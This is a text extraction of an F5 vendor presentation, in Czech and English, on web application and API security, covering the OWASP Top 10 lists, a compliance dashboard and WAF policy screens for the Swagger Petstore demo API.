





Ochrana webových aplikací (nejen) ve veřejných cloudech a zabezpečení API

Jiří Doubek | Solution Engineer | j.doubek@f5.com

Explosive app growth brings big opportunities & challenges



Combined with a shift in how apps are designed & deployed



...thus securing apps & APIs has never been harder



Growing exposure

Log4j

Dynamic OWASP Top 10

Critical CVE growth

Ephemeral apps



Growing attack surface

Microservices

Containers

APIs

Distributed clusters

...thus securing apps & APIs has never been harder



**Sprawl of tools,
too small team**

App firewall

API security

Identity

Bot mitigation

DDoS protection

Cloud security



**Regulatory
compliance**

Data privacy

Cyber-insurance

Domestic & global compliance

The OWASP Top 10 List



PROTECT APIs LIKE WEB APPS

API Security Top 10 (2019)	
API1: 2019	Broken Object Level Level Authorization
API2: 2019	Broken User Authentication
API3: 2019	Excessive Data Exposure
API4: 2019	Lack of Resources & rate Limiting
API5: 2019	Broken Function Level Authorization
API6: 2019	Mass Assignment
API7: 2019	Security Misconfiguration
API8: 2019	Injection
API9: 2019	Improper Assets Management
API10: 2019	Insufficient Logging & Monitoring

Web App Security Top 10 (2021)	
A01: 2021	Broken Access Control
A02: 2021	Cryptographic Failures
A03: 2021	Injection
A04: 2021	Insecure Design (New)
A05: 2021	Security Misconfiguration
A06: 2021	Vulnerable and Outdated Components
A07: 2021	Identification and Authentication Failures
A08: 2021	Software and Data Integrity Failures (New)
A09: 2021	Security Logging and Monitoring Failures
A10: 2021	Server-Side Request Forgery (SSRF) (New)



Applications OWASP Top 10 Dashboard

☑ A8 Software and Data Integrity Failures

📘 Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. For example, an application relies upon plugins... [See More](#) ▾



Required Attack Signatures Types

Buffer Overflow ?	2 / 24 / 49
Command Execution ?	5 / 142 / 656
Denial of Service ?	1 / 16 / 37
Server Side Code Injection ?	8 / 292 / 442

Required Policy Entities

Enforced cookies [?](#) 0 Cookies

Best Practices

Use trusted repositories ?	NOT FULFILLED
Packages digitally signed and ... ?	NOT FULFILLED
Secure CI/CD pipeline ?	NOT FULFILLED
Component inventory tool ?	NOT FULFILLED

9 PARTIALLY COMPLIANT

0 FULLY COMPLIANT

entries


Hackazon-WAF

0 / 10

▶ A1 Broken Access Control	🟡
▶ A2 Cryptographic Failures	🟡
▶ A3 Injection	🔴
▶ A4 Insecure Design	🔴
▶ A5 Security Misconfiguration	🔴
▶ A6 Vulnerable and Outdated Components	🟡
▶ A7 Identification and Authentication Failures	🟡
▶ A8 Software and Data Integrity Failures	🔴
▶ A9 Security Logging and Monitoring Failures	🟡
▶ A10 Server-Side Request Forgery (SSRF)	🟡

Secure APIs

AUGMENT API GATEWAYS WITH WAF TO ADDRESS API THREATS




F5 API Security

- Methods enforcement
- Payload inspection (JSON/XML embedded attacks)
- Injections attacks
- DoS attacks
- Credential attacks
- Malicious bot protection
- Protects GraphQL
- Threat intelligence (IP Intelligence and Threat Campaigns)
- Data leaks/exposure defense
- Advanced access control and policy



API Security



The screenshot shows the Swagger UI interface for the Petstore API. The browser address bar displays the URL `https://petstore.swagger.io/v2/swagger.json`. The page title is "Swagger Petstore" with a subtitle "Access to Petstore orders". Below this, there are several API endpoints listed with their respective HTTP methods and descriptions:


- POST** `/store/order` Place an order for a pet
- GET** `/store/order/{orderId}` Find purchase order by ID
- DELETE** `/store/order/{orderId}` Delete purchase order by ID
- GET** `/store/inventory` Returns pet inventories by status (locked)

Below the "store" section, there is a section for "user" operations:




- POST** `/user/createWithArray` Creates list of users with given input array
- POST** `/user/createWithList` Creates list of users with given input array
- GET** `/user/{username}` Get user by user name
- PUT** `/user/{username}` Updated user
- DELETE** `/user/{username}` Delete user
- GET** `/user/login` Logs user into the system

API Security


ADVANCED WAF POLICY



Policy Name	waf_petstore_v1 Partition / Path: /Common
Description	Swagger Petstore
Policy Type	Security Parent Policy: None
Policy Template	API Security
OpenAPI (Swagger) File	swagger.json
Version	2020-04-28 08:31:45 Source Host Name: bigipA.f5demo.app Source Policy Name: /Common/waf_petstore_v1
Application Language	Unicode (utf-8)
Virtual Server	N/A
Learning and Blocking	
Enforcement Mode	Transparent Blocking View Learning and Blocking Settings
Policy Building Learning Mode	Automatic Manual Disabled
Learning Speed	Fast Medium Slow



API Security



waf_petstore_v1 ⚙️ 🛡️ Learning Mode: Manual Apply Policy

Allowed URLs List

URL Contains Go Enforcement Readiness All Show Filter Details Total Entries: 20

Method	URL
<input type="checkbox"/>	GET /v2/pet*
<input type="checkbox"/>	POST /v2/pet*
<input type="checkbox"/>	DELETE /v2/pet*
<input type="checkbox"/>	POST /v2/pet*/uploadImage
<input type="checkbox"/>	GET /v2/store/order*
<input type="checkbox"/>	DELETE /v2/store/order*
<input type="checkbox"/>	GET /v2/user*
<input type="checkbox"/>	DELETE /v2/user*
<input type="checkbox"/>	PUT /v2/user*
<input type="checkbox"/>	POST /v2/pet
<input type="checkbox"/>	PUT /v2/pet
<input type="checkbox"/>	GET /v2/pet/findByStatus
<input type="checkbox"/>	GET /v2/pet/findByTags
<input type="checkbox"/>	GET /v2/store/inventory
<input type="checkbox"/>	POST /v2/store/order
<input type="checkbox"/>	POST /v2/user
<input type="checkbox"/>	POST /v2/user/createWithArray
<input type="checkbox"/>	POST /v2/user/createWithList
<input type="checkbox"/>	GET /v2/user/login
<input type="checkbox"/>	GET /v2/user/logout

waf_petstore_v1 ⚙️ 🛡️ Learning Mode: Manual Apply Policy

Parameters List

Parameter Contains Go Show Filter Details Total Entries: 12

Legend: 🕒 Waiting for additional traffic samples 📝 Learning suggestions available 🛡️ Ready to be enforced Create...

Parameter Name	Parameter Value Type	Parameter Level	Staging	
<input type="checkbox"/>	additionalMetadata	User-input value	POST /v2/pet*/uploadImage	No
<input type="checkbox"/>	api_key	User-input value	DELETE /v2/pet*	No
<input type="checkbox"/>	file	User-input value	POST /v2/pet*/uploadImage	No
<input type="checkbox"/>	name	User-input value	POST /v2/pet*	No
<input type="checkbox"/>	orderId	User-input value	Global	No
<input type="checkbox"/>	password	User-input value	GET /v2/user/login	No
<input type="checkbox"/>	petId	User-input value	Global	No
<input type="checkbox"/>	status	Array value	GET /v2/pet/findByStatus	No
<input type="checkbox"/>	status	User-input value	POST /v2/pet*	No
<input type="checkbox"/>	tags	Array value	GET /v2/pet/findByTags	No
<input type="checkbox"/>	username	User-input value	Global	No
<input type="checkbox"/>	username	User-input value	GET /v2/user/login	No


Change Type... Enforce Delete Delete All

Total Entries: 12

